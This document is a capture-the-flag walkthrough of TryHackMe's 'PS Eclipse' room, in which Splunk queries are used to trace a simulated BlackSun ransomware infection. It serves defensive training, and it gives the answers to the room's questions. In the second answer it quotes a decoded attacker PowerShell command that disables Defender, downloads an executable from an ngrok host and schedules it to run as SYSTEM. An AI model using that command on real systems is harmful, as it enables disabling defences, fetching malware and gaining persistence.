
### **PS Eclipse — TryHackMe**

**Scenario:** You are a SOC Analyst for an MSSP (Managed Security Service Provider) company called **TryNotHackMe** .

A customer sent an email asking for an analyst to investigate the events that occurred on Keegan’s machine on **Monday, May 16th, 2022** . The client noted that **the machine** is operational, but some files have a weird file extension. The client is worried that there was a ransomware attempt on Keegan’s device.

Your manager has tasked you to check the events in Splunk to determine what occurred in Keegan’s device.

As usual, before starting the investigation, let us look at the source types available.



#### **Tasks**


1. **A suspicious binary was downloaded to the endpoint. What was the name of the binary?**

We can start by looking at the file creation events on the victims machine.

index=\* sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational" EventCode=11 User="DESKTOP-TBV8NEF\\keegan" Image!="C:\\Users\\keegan\\AppData\\Local\\Microsoft\\OneDrive\\Update\\OneDriveSetup.exe"

|table Image TargetFilename

The above command displays the files created and which program created these files. It also removes some of the legitimate processes to reduce the number of events.




We can see that PowerShell is creating an executable in the Temp folder which is very suspicious. Let us examine this further.


index=\* Image="C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe" User="DESKTOP-TBV8NEF\\keegan"

| table ParentCommandLine CommandLine

| where isnotnull(ParentCommandLine) AND isnotnull(CommandLine)



As we can see there were some encoded commands executeded on the victims system. Let us decode these to see what exactly are these commands doing.




As we can see this command is downloading the exe file and creating a scheduled task to execute it.

**Answer:** OUTSTANDING\_GUTTER.exe

**2. What is the address the binary was downloaded from? Add http:// to your answer & defang the URL.**

We can get this from the decoded script block above.

Set-MpPreference -DisableRealtimeMonitoring $true;wget http://886e-181-215-214-32.ngrok.io/OUTSTANDING\_GUTTER.exe -OutFile C:\Windows\Temp\OUTSTANDING\_GUTTER.exe;SCHTASKS /Create /TN "OUTSTANDING\_GUTTER.exe" /TR "C:\Windows\Temp\COUTSTANDING\_GUTTER.exe" /SC ONEVENT /EC Application /MO \*[System/EventID=777] /RU "SYSTEM" /f;SCHTASKS /Run /TN "OUTSTANDING\_GUTTER.exe"



**Answer:** hxxp[://]886e-181–215–214–32[.]ngrok[.]io/


**3. What Windows executable was used to download the suspicious binary? Enter full path.**

We can add the Image field to the table in question 1.

index=\* Image="C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe" User="DESKTOP-TBV8NEF\\keegan"

| table \_time Image ParentCommandLine CommandLine

| where isnotnull(ParentCommandLine) AND isnotnull(CommandLine)




**Answer:** C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

**4. What command was executed to configure the suspicious binary to run with elevated privileges?**

We can filter process creation logs which contain our executable.


index=\* "Outstanding\_Gutter.exe" sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational" EventCode=1

| table \_time User Image CommandLine



**Answer:** “C:\Windows\system32\schtasks.exe” /Create /TN OUTSTANDING\_GUTTER.exe /TR C:\Windows\Temp\COUTSTANDING\_GUTTER.exe /SC ONEVENT /EC Application /MO \*[System/EventID=777] /RU SYSTEM /f

**5. What permissions will the suspicious binary run as? What was the command to run the binary with elevated privileges? (Format: User + ; + CommandLine)**


****

**Answer:** NT AUTHORITY\SYSTEM;”C:\Windows\system32\schtasks.exe” /Run /TN OUTSTANDING\_GUTTER.exe


**6. The suspicious binary connected to a remote server. What address did it connect to? Add http:// to your answer & defang the URL.**

Filter the events with the image “C:\Windows\Temp\OUTSTANDING\_GUTTER.exe”


index=\* Image="C:\\Windows\\Temp\\OUTSTANDING\_GUTTER.exe"




In the interesting fields section, there is a field named TaskCategory, which has DNS query category, let us add this category to our filter.



index=\* Image="C:\\Windows\\Temp\\OUTSTANDING\_GUTTER.exe" TaskCategory="Dns query (rule: DnsQuery)"



Again in the interesting fields section we can see the “QueryName” field, which contains the URL requested.



**Answer:** hxxp[://]9030–181–215–214–32[.]ngrok[.]io


**7. A PowerShell script was downloaded to the same location as the suspicious binary. What was the name of the file?**

Let us filter for files created in the same folder as the above executable.

index=\* TargetFilename="C:\\Windows\\Temp\\\*.ps1"

| dedup TargetFilename


| table \_time Image TargetFilename




There are 5 results. We need to narrow it down to one. So let us check the hashes of these files and verify them with VirusTotal to find the malicious script.

index=\* TargetFilename="C:\\Windows\\Temp\\\*.ps1"

| dedup TargetFilename



Copy the hash from above and Submit to VirusTotal.




As we can see above , the file script.ps1 is malicious.

**Answer:** Script.ps1

**8. The malicious script was flagged as malicious. What do you think was the actual name of the malicious script?**

In VirusTotal the script was detected as BlackSun malware, so the name could be BlackSun.ps1




**Answer:** BlackSun.ps1

**9. A ransomware note was saved to disk, which can serve as an IOC. What is the full path to which the ransom note was saved?**

I searched for the file creation event with event id 11 and the most common ransomware note extension which is txt. I also added Image as powershell as the ransomware file was a powershell script.

index=\* EventCode=11 \*.txt Image="C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe"




**Answer:** C:\Users\keegan\Downloads\vasg6b0wmw029hd\BlackSun\_README.txt

**10. The script saved an image file to disk to replace the user’s desktop wallpaper, which can also serve as an IOC. What is the full path of the image?**

I just replaced the .txt extension with jpg or png.

index=\* EventCode=11 (\*.jpg OR \*.png) Image="C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe"



**Answer:** C:\Users\Public\Pictures\blacksun.jpg

This is the end of this walkthrough.